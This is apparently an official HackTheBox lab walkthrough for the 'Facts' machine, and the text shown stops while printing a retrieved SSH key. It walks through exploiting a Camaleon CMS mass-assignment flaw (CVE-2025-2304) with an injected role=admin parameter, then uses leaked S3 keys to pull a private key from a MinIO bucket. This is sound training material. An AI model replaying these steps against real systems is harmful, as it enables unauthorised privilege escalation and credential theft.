




HACKTHEBOX



Facts

5th June 2026

Prepared By: dotguy

Machine Author: LazyTitan33

Difficulty: **Easy**

Synopsis

Facts is an easy-difficulty Linux machine that begins with the discovery of a Camaleon CMS instance. By identifying the CMS version and exploiting a mass-assignment vulnerability (CVE-2025-2304), it is possible to escalate privileges within the application and obtain access to sensitive MinIO S3 credentials. These credentials provide access to an internal bucket containing an encrypted SSH private key. After recovering the key's passphrase and identifying the associated user account, SSH access is obtained as **trivia**. Enumeration of sudo privileges reveals that the user can execute **factor** as root, which can be abused through custom Ruby facts to achieve arbitrary code execution and obtain root access.

Skills required

- Linux Fundamentals
- Web Application Security

Skills learned

- CMS Fingerprinting
- Exploiting Mass Assignment Vulnerabilities
- Enumerating MinIO / S3 Object Storage
- Identifying SSH Key Ownership

- Abusing Custom Ruby Facts in Factorer

Enumeration

Nmap

Let's run an `Nmap` scan to discover any open ports on the remote host.


```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.105 | grep ^[0-9] | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,,$//)
$ nmap -p$ports -sC -sV 10.129.14.222
<SNIP>
22/tcp    open  ssh      OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http     nginx 1.26.3 (Ubuntu)
|_ http-title: facts
|_ http-server-header: nginx/1.26.3 (Ubuntu)
54321/tcp open  http     Golang net/http server
|_ http-server-header: MinIO
|_ http-title: Did not follow redirect to http://facts.htb:9001
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 303
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 18B676D7ACA647C3
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Sat, 06 Jun 2026 10:22:51 GMT
|     <?xml version="1.0" encoding="UTF-8"?>
|       <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)
</Message><Resource>/nice ports,/T
rinity.txt.bak</Resource><RequestId>18B676D7ACA647C3</RequestId>
<HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af92
51148b658df7ac2e3e8</HostId></Error>
|   GenericLines, Help, RTSPRequest, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 276
```

```
| Content-Type: application/xml
| Server: MinIO
| Strict-Transport-Security: max-age=31536000; includeSubDomains
| Vary: Origin
| X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
| X-Amz-Request-Id: 18B676D244CFBFD1
| X-Content-Type-Options: nosniff
| X-Xss-Protection: 1; mode=block
| Date: Sat, 06 Jun 2026 10:22:28 GMT
| <?xml version="1.0" encoding="UTF-8"?>
| <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)
</Message><Resource></Resource><Re
questId>18B676D244CFBFD1</RequestId>
<HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId
></Error>
| HTTPOptions:
| HTTP/1.0 200 OK
| Vary: Origin
| Date: Sat, 06 Jun 2026 10:22:29 GMT
|_ Content-Length: 0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

An initial `Nmap` scan reveals `SSH` on port `22`, an `nginx` web server on port `80`, and a service on the non-standard port `54321` that identifies itself as `MinIO`, an object-storage system compatible with the Amazon S3 API.

HTTP


Upon browsing to port `80`, we are redirected to the domain `facts.htb`.



Let's add an entry for `facts.htb` in our `/etc/hosts` file with the corresponding IP address to resolve the domain name and allow us to access it in our browser.

```
$ echo "10.129.14.79 facts.htb" | sudo tee -a /etc/hosts
```


Navigating to `facts.htb`, we can see a website focused on trivia.



Reviewing the page source, we notice a theme named `camaleon_first` referenced in the asset paths, and that the site's images are served from a `/randomfacts/` directory.

```
← → ↻ 🏠 Not Secure view-source:http://facts.htb/ ☆
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <!-- META SECTION -->
5   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
6   <meta http-equiv="X-UA-Compatible" content="IE=edge" />
7   <meta name="viewport" content="width=device-width, initial-scale=1" />
8   <!-- END META SECTION -->
9
10  <link rel="stylesheet" href="/assets/themes/camaleon_first/assets/css/main-41052d2acf5add707cadf8d1c12a89a9daca83fb8178fdd5c9105dc6c5f
11  <link rel="stylesheet" href="//fonts.googleapis.com/css?family=Montserrat%3A400%2C700&ver=4.2.2">
12  <script src="/assets/themes/camaleon_first/assets/js/main-2d9adb006939c9873a62dff797c5fc28dff961487a2bb550824c5bc6b8dbb881.js"></scrip
13
14  <meta name="csrf-param" content="authenticity_token" />
15  <meta name="csrf-token" content="VIYrSmp_uisRuxFV4UdKCD_-Kr5G8oPBUCfUMEEc0V9gkDvBctImGRafHHaY-nM70JercQ-lm1mgQZ08zQUM5A" />
16  <title>facts</title>
17  <link rel="icon" type="image/x-icon" href="http://facts.htb/randomfacts/primary-question-mark.png">
18  <link rel="alternate" type="application/rss+xml" href="http://facts.htb/rss">
19  <meta property="og:title" content="facts">
20  <meta property="og:type" content="website">
21  <meta property="og:url" content="http://facts.htb/">
22  <meta property="og:image" content="http://facts.htb/randomfacts/dogspoop.png">
23  <meta name="twitter:card" content="summary">
24  <meta name="twitter:title" content="facts">
25  <meta name="twitter:url" content="http://facts.htb/">
26  <meta name="twitter:image" content="http://facts.htb/randomfacts/dogspoop.png">
27  <meta name="twitter:domain" content="facts.htb">
28  <meta name="image" content="http://facts.htb/randomfacts/dogspoop.png">
29  <meta name="url" content="http://facts.htb/">
30  <script>var ROOT_URL = 'http://facts.htb/'; var LANGUAGE = 'en'; </script>
31
```

Attempting to browse directly to `/randomfacts/` to check for directory listing returns a `403 Forbidden` response, so listing is disabled.



403 Forbidden

nginx/1.26.3 (Ubuntu)

A quick search for the `camaleon_first` theme points to `Camaleon CMS`, a `Ruby` on Rails content-management system. A follow-up search shows that Camaleon's administration interface lives at `/admin`. Browsing to `/admin` presents a login page, but we can also see that account registration is enabled.



Welcome, Please login

Username

Password

☐ Remember Me

Do not have an account yet?
[Create an account](#)

[Forgot your password?](#)

We therefore proceed to create a new account.



Registration, use form below

Personal info

dot

guy

dotguy@htb.com

Authentication

dotguy

••••••••

••••••••


Captcha

D4FJM


D4FJM

[Already have account?](#)

Once logged in, the dashboard confirms that we are inside the admin panel, but as a low-privileged user with no real access to anything. The CMS version, 2.9.0, is displayed in the bottom-right corner of the dashboard.



Reviewing our own profile, we can see that our role is client and that the interface allows us to change our password.



Searching for known vulnerabilities affecting `Camaleon CMS 2.9.0`, we find [CVE-2025-2304](#), a privilege-escalation vulnerability caused by mass assignment in the CMS's password-change functionality. A detailed analysis of the vulnerability is published by [Tenable](#). The advisory highlights the vulnerable controller method.


```
def updated_ajax
  @user = current_site.users.find(params[:user_id])
  update_session = current_user_is?(@user)

  @user.update(params.require(:password).permit!)
  render inline: @user.errors.full_messages.join(', ')

  # keep user logged in when changing their own password
  update_auth_token_in_cookie @user.auth_token if update_session &&
  @user.saved_change_to_password_digest?
end
```

The root cause is the call to `permit!`. In Rails, `permit!` whitelists every parameter in the request for mass assignment, bypassing the usual strong-parameters filtering. Because the `User` model exposes a `role` attribute, we can smuggle an extra `password[role]` field into the password-change request and assign ourselves any role we like.

Let's intercept the password-change request in `BurpSuite` and append `password[role]=admin` to the request body before forwarding it.



The modified request body in `BurpSuite` with the injected `password[role]=admin` parameter:

```
Time    Type Direction      Method  URL                                     Status code  Length
21:11:13... H...  → Request  POST    http://facts.htb/admin/users/6/updated_ajax

Request

Pretty  Raw  Hex

1 POST /admin/users/6/updated_ajax HTTP/1.1
2 Host: facts.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://facts.htb/admin/profile/edit
8 X-CSRF-Token: Z5tGmVxIoDEpgHe36sKVgVQk3ZhnmzXDQ50GS0hOJPNLTjVYSR0U8Ay6kepStf6yyU01cVy-aaEgXJ9Ven5DhYg
9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
10 X-Requested-With: XMLHttpRequest
11 Content-Length: 194
12 Origin: http://facts.htb
13 Connection: keep-alive
14 Cookie: _factsapp_session=
        G5ISZaf9LtfKSPipfCv0kZg8hLwADynzgASAFaLQaugIGTYywiVHvwWkLi8XeLJMAHUrRM6quJPMlOPAcJlQ12fUrFzxntwPlWIdQBSNNz2SLskIMGK49%2Fp%2FxoYaed64w7q4JOeEKpb
        KNA2bUu2BoEHmpkacA9whax8hC2voCYtBXA9PKytw9LfwpsaEXI922a0cWv53hnn7wgi%2BGUSGzwVrVMgj5w1Mu7Yg4NfR02u%2BnXbaAVECSzM8CN24iUEh06LdTbjwt4hb8L6tV4gJcp4%2
        BunzJ4FuIX1KLmZHD2Fnti4S04%2BfuN9e1lhmMsm9q7g7%2FCm60IVKzNuscJFMh2c1aeJgylVoTm4%2F3UB3A1rsVcmYkV5ffyzHAY1rsotMnc4IhKd6BNImfLPYOTAq%3D%3D--Hc%2Fy3
        D6RwdoyCs4--pu%2BrU1900JHEFpGdYwKfG%3D%3D; auth_token=
        Wxjcyesbiplo_ofuhmhdRQ&Mozilla%2F5.0+%28X11%3B+Linux+x86_64%3B+rV%3A140.0%29+Gecko%2F20100101+Firefox%2F140.0%10.10.16.28
        Priority: u=0
15
16
17 _method=patch&authenticity_token=Z5tGmVxIoDEpgHe36sKVgVQk3ZhnmzXDQ50GS0hOJPNLTjVYSR0U8Ay6kepStf6yyU01cVy-aaEgXJ9Ven5DhYg6password%5Bpassword%5D=
    pass123&password%5Bpassword_confirmation%5D=pass123&password[role]=admin
```

After logging out and back in, our account now has full administrator permissions.

Search...

MAIN NAVIGATION

Dashboard

Contents

Media

Comments

Appearance

Plugins

Users

Settings

Edit:Dot Guy

Dot Guy

Change Photo

#ID

6

Login

dotguy1

E-mail

dotguy1@htb.com

Role

Administrator

First Name

dot

Last Name

guy

Slogan

Back

Update

Quick Info

Some quick info about this user

Last visit

2026-06-06 10:19:54 UTC

Registration

2026-06-06 10:05:42 UTC

Unlike many other content-management systems, `Camaleon` offers no obvious route to code execution, such as editing a theme or uploading a malicious plugin. After some enumeration of the administrative settings, however, we find that the site stores its uploaded files in an `s3 bucket` and that the access credentials are exposed directly in the configuration. This view also confirms the MinIO port, in case it was missed during the initial scan.

Search...

MAIN NAVIGATION

Dashboard

Contents

Media

Comments

Appearance

Plugins

Users

Settings

General Site

Sites

Content Groups

Custom Fields

Languages

Theme settings

Contact Form

Dashboard / Settings / General Site

Configuration Site: facts

Basic InformationConfigurationCustom ConfigurationsSeo SettingsEmail Settings (SMTP)Filesystem Settings

Save files in aws s3

☒

Aws s3 access key (*)

AKIAD47ECDBEEF170610

Aws s3 secret key (*)

IUzlxbyAagTNCJa8AmlmkrCjJhOF/GN/m9DmfmbD

Aws s3 bucket name (*)

randomfacts

Aws s3 region (*)

us-east-1

Aws s3 bucket endpoint

http://localhost:54321

Cloudfront url

http://facts.htb/randomfacts

Foothold

We copy the exposed keys and configure the `AWS CLI` with a dedicated profile named `facts`.

```
$ aws configure --profile facts
AWS Access Key ID [None]: AKIAD47ECDBEEF170610
AWS Secret Access Key [None]: IUzlxbyAagTNCJa8AmlmkrCjJhOF/GN/m9DmfmbD
Default region name [None]: us-east-1
Default output format [None]:
```

Initially, the `Nmap` scan revealed MinIO running on port `54321`, thus let's use `http://facts.htb:54321` as the `s3` endpoint for enumeration using the obtained keys. We first try listing all the buckets. Alongside the public `randomfacts` bucket used by the website, there is a second bucket called `internal`.

```
$ aws --profile facts --endpoint-url=http://facts.htb:54321 s3 ls
2025-09-11 17:36:52 internal
2025-09-11 17:36:52 randomfacts
```

Listing the `internal` bucket reveals what looks like a user's home directory, including an `.ssh` directory that holds an `ssh` private key.

```
$ aws --profile facts --endpoint-url=http://facts.htb:54321 s3 ls internal
                PRE .bundle/
                PRE .cache/
                PRE .ssh/
2026-01-09 00:15:13      220 .bash_logout
2026-01-09 00:15:13    3900 .bashrc
2026-01-09 00:17:17      20 .lessht
2026-01-09 00:17:17    807 .profile

$ aws --profile facts --endpoint-url=http://facts.htb:54321 s3 ls internal/.ssh/
2026-06-06 14:32:48      82 authorized_keys
2026-06-06 14:32:48    464 id_ed25519
```

We download the private key to our local machine.

```
$ aws --profile facts --endpoint-url=http://facts.htb:54321 s3 cp
s3://internal/.ssh/id_ed25519 ./id_ed25519
download: s3://internal/.ssh/id_ed25519 to ./id_ed25519

$ cat id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAACmFlczI1Ni1jdHIAAAAGYmNyXB0AAAAGAAAABDwJyWA79
NBhy8bFWWhSJb5JAAAAGAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIECSVhfg4Sy6e1Vt
cW/I4LtPWZbXs5X+tbLzodwPowySAAAAoN8FHnGS04vIszJVerhgwBPGuJVX8aV+Y8zMu
I2cDWU1SVIvNOB0EqXotgz1NLqppuRr3GTAztEhKMGTUC8/2HNz+FOG+xKkkmj+EIC+VC
8MpPY/dWZMhpK3yEhtMsJU1DVdbIJh8bEjAYkLWNDtwVinaKQvX0suCQc0dZlWMO5stMwz
